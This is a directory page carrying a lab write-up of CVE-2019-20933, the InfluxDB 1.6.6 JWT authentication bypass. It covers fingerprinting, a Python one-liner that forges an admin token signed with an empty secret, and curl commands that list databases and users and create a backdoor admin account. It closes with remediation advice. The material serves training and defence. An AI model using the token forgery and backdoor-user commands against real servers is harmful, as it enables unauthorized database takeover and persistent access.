
Skip to content
KitploitKITPLOIT
ToolsBlog
Submit
ToolsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2019-20933 — Step-by-step lab writeup demonstrating CVE-2019-20933 InfluxDB authentication bypass via forged JWT tokens, including exploitation, post-exploitation, and remediation guidance. | Kitploit
Tools/GitHubGitHub/dungsocool/cve-2019-20933
Authentication & AuthorizationVulnerability AnalysisExploitationCTFPenetration TestingLearning & EducationDatabase SecurityLabs & Practice
GitHubdungsocool/cve-2019-20933

CVE-2019-20933

Step-by-step lab writeup demonstrating CVE-2019-20933 InfluxDB authentication bypass via forged JWT tokens, including exploitation, post-exploitation, and remediation guidance.

View Repository
2 months agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
Share

LAB 5-CVE-2019-20933

I. SYSTEM ANALYSIS

Identifying the Attack Surface


Starting with what is running in the environment. I list all active containers:

root@kitploit:~
docker ps

image.png

The victim exposes a single port: 8086.

Currently, I do not have detailed information about the target. From the docker ps output, the system only exposes one notable service externally at port 8086, which is mapped to the service inside the container. This is the primary attack surface to analyze.


Instead of accessing it immediately via browser, we proceed to fingerprint the service using Nmap to determine what service is running on port 8086:

nmap -sV -sC -p 8086 192.168.3.137

image.png

The scan results show that port 8086 is the HTTP service of InfluxDB OSS 1.6.6. This is a time-series database exposed via an HTTP API, not a typical web application.

Post-Fingerprinting Thinking Analysis

InfluxDB is an open-source Time Series Database (TSDB) written in Go. Unlike RDBMS (optimized for precise transactions) or Elasticsearch (optimized for text search), InfluxDB was created with a single purpose: Handling massive write volumes (High Write Throughput) and querying data along the time axis with low latency.

image.png

Since the service has been fingerprinted as InfluxDB, the next step is to reference how InfluxDB communicates with clients. According to the InfluxDB v1 HTTP API documentation, port 8086 is the default HTTP API port. Important endpoints include:

  • /ping: checks the operational status of the server.
  • /query: sends InfluxQL queries to read metadata or data.
  • /write: writes time-series data into the database.

⇒ Thinking: After Nmap identifies the service as InfluxDB http admin 1.6.6, we do not continue testing it like a standard website. For web applications, we typically look for routes, login forms, or directories. However, with InfluxDB, the attack surface lies within the HTTP API. Therefore, we need to switch to testing the standard InfluxDB API endpoints to determine if the API requires authentication. Consequently, the next testing direction is not to access / via browser, but to send requests directly to the API endpoints of InfluxDB.

Analyzing API Behavior and Identifying Authentication Targets

Checking the /ping Endpoint

After identifying port 8086 as the InfluxDB HTTP API, check the /ping endpoint to confirm the service is operational:

root@kitploit:~
curl -i <http://192.168.3.137:8086/ping>

image.png

Response 204 No Content confirms that InfluxDB is operating normally. The headers further confirm the service version as InfluxDB OSS 1.6.6

Checking Authentication on the /query Endpoint

root@kitploit:~
curl -i -s "http://192.168.3.137:8086/query?q=SHOW+DATABASES"

image.png

The /query endpoint does not allow direct queries without authentication credentials. This confirms that InfluxDB has authentication enabled and blocks all anonymous queries sent to the system.

I switch to thinking: does InfluxDB version 1.6.6 have any vulnerability that allows bypassing the authentication mechanism?

image.png

By referencing public vulnerability databases, InfluxDB versions prior to 1.7.6 are affected by CVE-2019-20933. This is an Authentication Bypass vulnerability within InfluxDB's authentication function, related to handling JWT tokens with an empty shared secret.

Since the target is running InfluxDB 1.6.6, which is lower than the patched version 1.7.6, the service falls within the affected version range.

It can be concluded:

root@kitploit:~
Service: InfluxDB OSS
Version: 1.6.6
Authentication: Enabled
CVE mapping: CVE-2019-20933
Impact: Authentication Bypass
Status: Version vulnerable

⇒ Thinking: Initially, the /query endpoint returns 401 Unauthorized, indicating that the authentication mechanism is active. However, having authentication enabled does not mean absolute security. When the version is fingerprinted as 1.6.6, we need to correlate it with known CVEs. The results indicate that this version falls within the range affected by CVE-2019-20933, meaning it is possible to bypass the authentication mechanism protecting the /query endpoint. Based on these identification results, the exploitation phase will focus on verifying CVE-2019-20933 by generating an appropriate JWT token to bypass authentication and execute queries against the /query endpoint.

Vulnerability Mechanism Analysis (CVE-2019-20933)

The CVE-2019-20933 vulnerability occurs in the authenticate function within the services/httpd/handler.go file of InfluxDB prior to version 1.7.6.

JWT Authentication Mechanism in InfluxDB

InfluxDB supports authentication using JSON Web Tokens (JWT) for HTTP API requests. Upon receiving a request with the header:

root@kitploit:~
Authorization: Bearer <token>

InfluxDB will perform the following steps:

  1. Decode the token to extract the Header and Payload.
  2. Read the shared-secret configuration value from the influxdb.conf file to act as the secret key for token signature verification.
  3. If the signature is valid, retrieve the username field from the claims to determine the user executing the query.

The Flaw

In the affected versions, if JWT authentication is enabled but the shared-secret parameter is not configured, the secret value may be processed as an empty string ("").

The system fails to adequately validate the security strength of the secret before verifying the JWT signature. This allows an attacker to construct a custom JWT, sign it with an empty secret, and then set the username claim to a valid account on the system, such as admin if this account exists in the lab.

When this token is submitted via the Authorization: Bearer <token> header, InfluxDB uses the same empty secret to verify the signature. If the signature matches and the username exists, the request will be authorized without requiring the user's actual password.

The processing flow can be summarized as follows:

Exploitation flow at the logic level:

root@kitploit:~
InfluxDB < 1.7.6
→ authentication enabled
→ empty shared-secret
→ attacker creates JWT signed with secret ""
→ sends token via Authorization: Bearer
→ server accepts the token
→ query to /query succeeds

Summary

After understanding the CVE mechanism, it is necessary to correlate it with the target to avoid drawing conclusions solely based on version.

At this moment, CVE-2019-20933 is identified as a highly suitable candidate for the target. However, to confirm practical exploitation, we must generate a JWT signed with an empty shared secret and transmit it to the /query endpoint.

If the server accepts this token and allows query execution, only then can we conclude that the CVE was successfully exploited.

II. EXPLOITATION

Manually Crafting a Forged JWT

From the vulnerability mechanism analysis above, the conditions for exploitation are:

  1. Create a JWT with a valid username on the system.
  2. Sign this token with an empty secret key ("").
  3. Send the token via the Authorization: Bearer <token> header to the /query endpoint.

Identifying the JWT Structure to Create

A JWT consists of 3 dot-separated parts: Header.Payload.Signature

Header

root@kitploit:~
{"alg":"HS256","typ":"JWT"}

Payload

root@kitploit:~
{"username":"admin","exp":2147483647}
  • username: target account. In this lab, InfluxDB creates a default admin user.
  • exp: token expiration time, set extremely far in the future (the year 2038) to avoid rejection due to expiration.

Signature

root@kitploit:~
HMAC-SHA256(key = "", message = Base64URL(Header) + "." + Base64URL(Payload))

Generating JWT via Python One-liner on Kali

On Kali, we generate the complete JWT with a single command:

root@kitploit:~
python3 -c "
import base64, hmac, hashlib, json
def b64url(data):
return base64.urlsafe_b64encode(json.dumps(data,separators=(',',':')).encode()).rstrip(b'=').decode()
h = b64url({'alg':'HS256','typ':'JWT'})
p = b64url({'username':'admin','exp':2147483647})
sig = base64.urlsafe_b64encode(hmac.new(b'', f'{h}.{p}'.encode(), hashlib.sha256).digest()).rstrip(b'=').decode()
print(f'{h}.{p}.{sig}')
"python3-c"
import base64, hmac, hashlib, json
def b64url(data):
    return base64.urlsafe_b64encode(json.dumps(data,separators=(',',':')).encode()).rstrip(b'=').decode()
h = b64url({'alg':'HS256','typ':'JWT'})
p = b64url({'username':'admin','exp':2147483647})
sig = base64.urlsafe_b64encode(hmac.new(b'', f'{h}.{p}'.encode(), hashlib.sha256).digest()).rstrip(b'=').decode()
print(f'{h}.{p}.{sig}')
"

image.png

We obtain the string:

root@kitploit:~
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoyMTQ3NDgzNjQ3fQ.11fC_u_se6FXmbZ_xMkbATLi2LHFwnaMNH5-cGYHokw
  • b64url(): Converts a Python dict into a JSON string and encodes it in Base64URL format (removing the = padding as per the JWT standard).
  • hmac.new(b'', ...): Signs the message utilizing the HMAC-SHA256 algorithm with an empty key (b''). This is the exploit vector — the empty key matches the unconfigured shared-secret on the server.
  • The final result is the Header.Payload.Signature string compliant with the JWT RFC 7519 standard.

Sending the Token to the /query Endpoint to Verify the CVE

Save the token to an environment variable and then send a SHOW DATABASES query:

root@kitploit:~
TOKEN="eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZXhwIjoyMTQ3NDgzNjQ3fQ.11fC_u_se6FXmbZ_xMkbATLi2LHFwnaMNH5-cGYHokw"

curl -i -s "http://192.168.3.137:8086/query?q=SHOW+DATABASES" \

  -H "Authorization: Bearer $TOKEN"

image.png

Result Analysis:

  • The response transitions from 401 Unauthorized to 200 OK.
  • The server returns the actual list of databases present on the system.
  • This proves that the JWT signed with an empty secret was accepted by the server, successfully granting query permissions.

⇒ CVE-2019-20933 is confirmed to be successfully exploited on the target. With a self-crafted JWT signed with a blank key, we bypassed the authentication mechanism completely and obtained query access as admin.

III. POST-EXPLOITATION

After successfully bypassing authentication, we proceed with deeper post-exploitation to gather sensitive data inside the databases on the system. From the SHOW DATABASES results, the system has 2 databases: _internal (the default internal monitoring database of InfluxDB) and sample (the operational business database).

1. Listing Users on the InfluxDB System

root@kitploit:~
curl -s "http://192.168.3.137:8086/query?q=SHOW+USERS" \
  -H "Authorization: Bearer $TOKEN"

image.png

The system contains only a single user: admin with administrative privileges (admin: true). This confirms that our forged JWT has successfully impersonated the only administrative account on the system.

2. Listing Measurements in the _internal Database

The sample database does not contain any measurements (it is empty). However, the _internal database is InfluxDB's internal monitoring database and always contains system metrics:

root@kitploit:~
curl -s "http://192.168.3.137:8086/query?db=_internal&q=SHOW+MEASUREMENTS" \
  -H "Authorization: Bearer $TOKEN"

image.png

The _internal database contains 12 internal monitoring measurements: cq, database, httpd, queryExecutor, runtime, shard, subscriber, tsm1_cache, tsm1_engine, tsm1_filestore, tsm1_wal, and write. These tables store detailed operational statistics of the InfluxDB instance—including HTTP query logs, database performance metrics, and the storage engine state.

3. Creating a New Admin User

To demonstrate that the bypassed admin access is not restricted to read-only actions but also grants write and administrative access, we perform the creation of a new user account with full admin privileges:

root@kitploit:~
curl -s -XPOST "http://192.168.3.137:8086/query?q=CREATE+USER+hacked+WITH+PASSWORD+'Dung'+WITH+ALL+PRIVILEGES" \
  -H "Authorization: Bearer $TOKEN"

image.png

The response returns statement_id: 0 without an error field—confirming that the CREATE USER command was executed successfully. The attacker can now log in directly using the hacked / Dung credentials with full administrator access, without needing the forged JWT token anymore.

⇒ This serves as the strongest proof that vulnerability CVE-2019-20933 not only permits data exposure, but also allows an attacker to seize full control over the InfluxDB system—including user provisioning, database destruction, and system configuration modifications.

Assessment of Privilege Escalation and System Impact

Unlike remote code execution (RCE) vulnerabilities targeting the OS layer directly (as in Lab 3), CVE-2019-20933 confines its scope of impact to database-level administration. However, the severity remains critically high due to:

  • Complete Loss of Confidentiality: Attackers can extract all sensitive data residing inside InfluxDB, including system metadata and container environment configurations.
  • Complete Loss of Integrity: Attackers hold full permissions to modify, delete, or inject fraudulent data—as proven by the successful creation of the hacked user with full administrative privileges.
  • Persistence: After provisioning the administrative account, the attacker can establish persistence, authenticating using standard Basic Auth without depending on the custom forged JWT.
  • Potential for Lateral Movement: Information gathered (such as container hostnames and database architecture) can be weaponized to pivot and target adjacent services within the Docker subnet.

IV. RISK ASSESSMENT & REMEDIATION RECOMMENDATIONS

Risk Assessment


Remediation Recommendations

To completely remediate this critical security vulnerability, system administrators should promptly implement the following countermeasures:

Immediate Measures (Short-term):

  1. Enforce a Strong Shared Secret Configuration If upgrading is not feasible immediately, edit the influxdb.conf configuration file to define a long, complex, and random shared secret under the [http] section: Note: Restart the InfluxDB service after editing the configuration for the changes to take effect.

    root@kitploit:~
    ini
    
    [http]
      enabled = true
      auth-enabled = true
      shared-secret = "CucKyManhVaNgauNhienKhongTheDoanDuoc12345!"
    
  2. Upgrade the InfluxDB Instance to a Patched Version Immediately update InfluxDB to version 1.7.6 or higher. The developers modified the authentication routine in these versions to reject JWT tokens signed with empty or insecure shared secrets.

Defense-in-Depth Measures (Long-term):

  1. Implement Network Segmentation Rules
    • Never expose the API port 8086 to the public Internet.
    • Strictly restrict communication with InfluxDB to authorized internal services (such as Grafana, Telegraf, or Backend applications) using firewall policies or isolated Docker networks.
  2. Employ the HTTPS Protocol
    • Configure SSL/TLS for the InfluxDB API endpoint to ensure all transmitted telemetry data (including the JWT tokens) is encrypted, eliminating the risk of token collection via Man-in-the-Middle (MitM) eavesdropping.
Download Tool
StepNormal ProcessingFlaw in CVE-2019-20933
1Client sends Authorization: Bearer <token>Attacker self-creates a JWT
2Server reads shared-secret from configurationshared-secret is not set
3Server uses secret to verify JWT signatureSecret is processed as an empty string ""
4If token is valid, retrieve username from claimAttacker sets username=admin if user exists
5Server grants permissions based on the claim userRequest is accepted without requiring a password
ConditionTarget ResultAssessment
Service is InfluxDBNmap identifies InfluxDB http admin 1.6.6Met
Version in affected range1.6.6 < 1.7.6Met
Authentication is enabled/query returns 401 UnauthorizedMet
Is JWT signed with empty shared secret accepted?Needs verificationNot confirmed
Is username in JWT valid?Needs verification/assumed in labNot confirmed
MetricRatingDetails
CVSS Score9.8 (Critical)Highly severe rating due to the high ease of exploitability.
Authentication RequiredNoneBypasses the authentication barrier completely without valid credentials.
Exploit ComplexityLowRequires only generating a forged JWT with a blank secret key and sending it via HTTP header.
Privilege GainedInfluxDB AdminObtains full control of the InfluxDB database under root administrative privileges.
Impact on DataHighLeads to exposure of all sensitive metrics, with the power to modify or entirely purge data.